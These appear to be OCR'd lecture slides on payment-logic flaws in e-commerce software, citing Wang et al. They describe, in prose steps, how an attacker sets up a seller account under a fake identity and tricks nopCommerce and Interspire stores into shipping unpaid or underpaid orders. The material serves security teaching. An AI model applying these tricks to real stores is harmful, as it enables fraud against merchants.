nopCommerce + Amazon Simple Pay


[Wang et al.]

Anyone can register an Amazon seller account, so can Chuck

- Purchase a $25 MasterCard gift card by cash, register under a fake address and phone number
- Create seller accounts in PayPal, Amazon and Google using the card

Chuck's trick


- Check out from Jeff, but pay to "Mark" (Chuck himself)
- Amazon tells Jeff that payment has been successful
- Jeff is confused, ships product



Interspire + PayPal Express


[Wang et al.]

Session 1: pay for a cheap order (orderID1), but prevent the merchant from finalizing it by holding Message B



Message A redirects to store.com/finalizeOrder?[orderID1]$_{store}$

Session 2: place an expensive order (orderID2) , but skip the payment step



Message A redirects to store.com/finalizeOrder?[orderID2]$_{store}$

Message B calls store.com/finalizeOrder?[orderID1]$_{store}$ [orderID2]$_{store}$

Expensive order is checked out but the cheap one is paid!